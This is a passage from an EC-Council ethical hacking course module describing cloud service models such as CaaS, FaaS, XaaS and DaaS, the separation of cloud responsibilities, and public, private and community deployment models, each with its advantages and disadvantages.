  This cloud computing model provides containers and clusters as a service to its subscribers. It provides services such as virtualization of container engines, management of containers, applications, and clusters through a web portal, or an API. Using these services, subscribers can develop rich scalable containerized applications through the cloud or on-site data centers. CaaS inherits features of both IaaS and PaaS (e.g., Amazon EC2, Google Kubernetes Engine (GKE)).

  Advantages:

  - Streamlined development of containerized applications
  - Pay-per-resource
  - Increased quality
  - Portable and reliable application development
  - Low cost
  - Few resources
  - Crash of application container does not affect other containers
  - Improved security
  - Improved patch management
  - Improved response to bugs
  - High scalability
  - Streamlined development

  Disadvantages:

  - High operational overhead
  - Platform deployment is the developer's responsibility

- **Function-as-a-Service (FaaS)**

  This cloud computing service provides a platform for developing, running, and managing application functionalities without the complexity of building and maintaining necessary infrastructure (serverless architecture). This model is mostly used while developing

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

applications for microservices. It provides on-demand functionality to the subscribers that powers off the supporting infrastructure and incurs no charges when not in use. It provides data processing services, such as Internet of Things (IoT) services for connected devices, mobile and web applications, and batch-and-stream processing (e.g., AWS Lambda, Google Cloud Functions, Microsoft Azure Functions, Oracle Functions).

Advantages:

- Pay-per-use
- Low cost
- Efficient security updates
- Easy deployment
- High scalability

Disadvantages:

- High latency
- Memory limitations
- Monitoring and debugging limitations
- Unstable tools and frameworks
- Vendor lock-in

- **Anything-as-a-Service (XaaS)**

  Anything as a service or everything as a service (XaaS) is a cloud-computing and remote-access service that offers anything as a service over the Internet based on the user's demand. The service may include digital products such as tools, applications, and technologies, as well as other types of services such as food, transportation, and medical consultations. The service is paid as per usage and cannot be purchased or licensed as regular products. Apart from common cloud services such as software as a service (SaaS), platform as a service (PaaS), and infrastructure as a service (IaaS), XaaS includes services such as network as a service (NaaS), storage as a service (STaaS), testing as a service (TaaS), malware as a service (MaaS), and disaster recovery as a service (DRaaS). XaaS offers secure services such as customer relationship management (CRM), cloud computing, and directory services (e.g., NetApp, AWS Elastic Beanstalk, Heroku, and Apache Stratos).

  Advantages:

  - Highly scalable
  - Independent of location and devices
  - Fault tolerance and reduced redundancy
  - Reduced capital expenditure
  - Enhances business process by supporting rapid elasticity and resource sharing

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Disadvantages:

- Chances of service outage as XaaS is dependent on the Internet
- Performance issues due to high utilization of the same resources
- Highly complex and difficult to troubleshoot at times

- **Firewalls-as-a-Service (FWaaS)**

  This cloud computing service protects users and organizations from both internal and external threats by filtering the network traffic. FWaaS includes enhanced data analysis capabilities, including the ability to detect malware attacks, in addition to security functionality such as packet filtering, network analyzing, and IPsec (e.g., Zscaler Cloud Firewall, SecurityHQ, Secucloud, Fortinet, Cisco, and Sophos).

  Advantages:

  - Blocks malicious web traffic
  - Protects multiple cloud deployments
  - Standardized policy implementation
  - Improved network visibility
  - Enhanced reliability
  - Simpler architecture
  - Easier maintenance

  Disadvantages:

  - Resistance to acceptance
  - Network latency issues

- **Desktop-as-a-Service (DaaS)**

  This cloud computing service offers on-demand virtual desktops and apps to subscribers. Cloud service providers are responsible for providing infrastructure, computing power, data storage, backup, patching, and maintenance. Cloud providers deliver DaaS as a multi-tenancy subscription. The provider charges for the service with a predictable pay-as-you-need model (e.g., Amazon WorkSpaces, Citrix Managed Desktops, and Azure Windows Virtual Desktop).

  Advantages:

  - Global accessibility
  - Simplified management
  - Reduced downtime
  - Low cost
  - High flexibility
  - High scalability

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Disadvantages:

- Security issues
- Network connectivity issues
- High licensing costs

- **Mobile Backend-as-a-Service (MBaaS)**

  This cloud computing service allows app developers to integrate their front-end applications with backend infrastructure through an application programming interface (API) and software development kit (SDK). This service reduces the time developers spend on developing backend functionality. It provides user management, push notifications, cloud storage, database management, and geolocation to develop applications (e.g., Google's Firebase, AWS Amplify, Kinvey, Apple's CloudKit, and Backendless Cloud).

  Advantages:

  - Improved development efficiency
  - Highly flexible
  - Scalability
  - Pay-as-you-go model

  Disadvantages:

  - Security issues
  - High initial costs

- **Machines-as-a-Service (MaaS) Business Model**

  This type of cloud computing model, also known as Equipment-as-a-Service (EaaS), allows manufacturers to sell or lease machines to clients and receive a percentage of profits generated by those machines. This model is extensively utilized and implemented to benefit both manufactures as well as clients. It is a sophisticated cloud model that allows the client and manufacturer to generate and track real-time products from the machine.


  Advantages:

  - Low investment cost
  - Improved adaptability
  - Reliable and cost-effective income source
  - Improved product quality and quantity

  Disadvantages:

  - Maintenance and repairs are expensive
  - Machines replace human workers, resulting in unemployment

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Separation of Responsibilities in Cloud

In cloud computing, the separation of responsibilities of subscribers and service providers is essential. Separation of duties prevents conflict of interest, illegal acts, fraud, abuse, and error and helps in identifying security control failures, including information theft, security breaches, and evasion of security controls. It also helps in restricting the amount of influence held by any individual and ensures that there are no conflicting responsibilities.

There are mainly three types of cloud services; namely, IaaS, PaaS, and SaaS. It is essential to know the limitations of each cloud service delivery model when accessing specific clouds and their models.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The figure below illustrates the separation of cloud responsibilities specific to service delivery models.





Figure 19.1: Separation of cloud responsibilities specific to service delivery models

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Deployment Models

Cloud deployment model selection is based on enterprise requirements. One can deploy cloud services in different ways, according to the factors given below:

- Host location of cloud computing services
- Security requirements
- Sharing of cloud services
- Ability to manage some or all of the cloud services
- Customization capabilities

The four standard cloud deployment models are

- **Public Cloud**

  In this model, the provider makes services such as applications, servers, and data storage available to the public over the Internet. Therefore, he is liable for the creation and constant maintenance of the public cloud and its IT resources. Public cloud services may be free or based on a pay-per-usage model (e.g., Amazon Elastic Compute Cloud (EC2), Google App Engine, Windows Azure Services Platform, IBM Bluemix).

  - **Advantages**:
    - Simplicity and efficiency
    - Low cost
    - Reduced time (when server crashes, needs to restart or reconfigure cloud)
    - No maintenance (public cloud service is hosted off-site)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- No contracts (no long-term commitments)

- **Disadvantages**:
  - Security is not guaranteed
  - Lack of control (third-party providers are in charge)
  - Slow speed (relies on Internet connections; the data transfer rate is limited)




Figure 19.2: Public cloud deployment model

- **Private Cloud**

  A private cloud, also known as the internal or corporate cloud, is a cloud infrastructure operated by a single organization and implemented within a corporate firewall. Organizations deploy private cloud infrastructures to retain full control over corporate data (e.g., BMC Software, VMware vRealize Suite, SAP Cloud Platform).

  - **Advantages**:
    - Security enhancement (services are dedicated to a single organization)
    - Increased control over resources (organization is in charge)
    - High performance (cloud deployment within the firewall implies high data transfer rates)
    - Customizable hardware, network, and storage performances (as the organization owns private cloud)
    - Sarbanes Oxley, PCI DSS, and HIPAA compliance data are much easier to attain
  - **Disadvantages**:
    - High cost
    - On-site maintenance

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.3: Private cloud deployment model

- **Community Cloud**

  It is a multi-tenant infrastructure shared among organizations from a specific community with common computing concerns, such as security, regulatory compliance, performance requirements, and jurisdiction. The community cloud can be either on- or off-premises and governed by the participated organizations or by a third-party managed service provider (e.g., Cisco Cloud Solutions, Salesforce Health Cloud).

  - **Advantages**:
    - Less expensive compared to the private cloud
    - Flexibility to meet the community's needs
    - Compliance with legal regulations
